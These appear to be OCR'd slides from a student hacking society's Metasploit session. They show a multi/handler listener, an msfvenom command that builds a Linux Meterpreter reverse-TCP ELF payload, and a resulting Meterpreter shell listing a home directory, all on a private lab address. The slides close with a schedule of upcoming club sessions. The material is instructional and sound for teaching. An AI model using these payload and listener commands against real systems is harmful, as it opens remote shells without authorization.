


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > █
```

Metasploit



```
   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.254.132
LHOST ⇒ 192.168.254.132
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.132:4444
[*] Sending stage (984904 bytes) to 192.168.254.132
[*] Meterpreter session 1 opened (192.168.254.132:4444 → 192.168.254.132:41488 ) at 2021-11-22 18:02:50 +00

meterpreter > ls
Listing: /home/mole
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40700/rwx------   4096  dir   2021-08-04 00:53:59 +0100  .BurpSuite
100600/rw-------  0     fil   2021-08-03 22:56:32 +0100  .ICEauthority
```



```
┌──(mole㉿DarthKali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.254.132 LPORT=4444 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
```

Upcoming Sessions

What's up next?
www.shefesh.com/sessions

29/11/21 - Privilege Escalation

06/12/21 - Hack the Box walkthrough!

13/12/21 - Holiday Hackery Casual Hacking!

Xmas Break... Back in February after exams :)

Any Questions?

www.shefesh.com

Thanks for coming!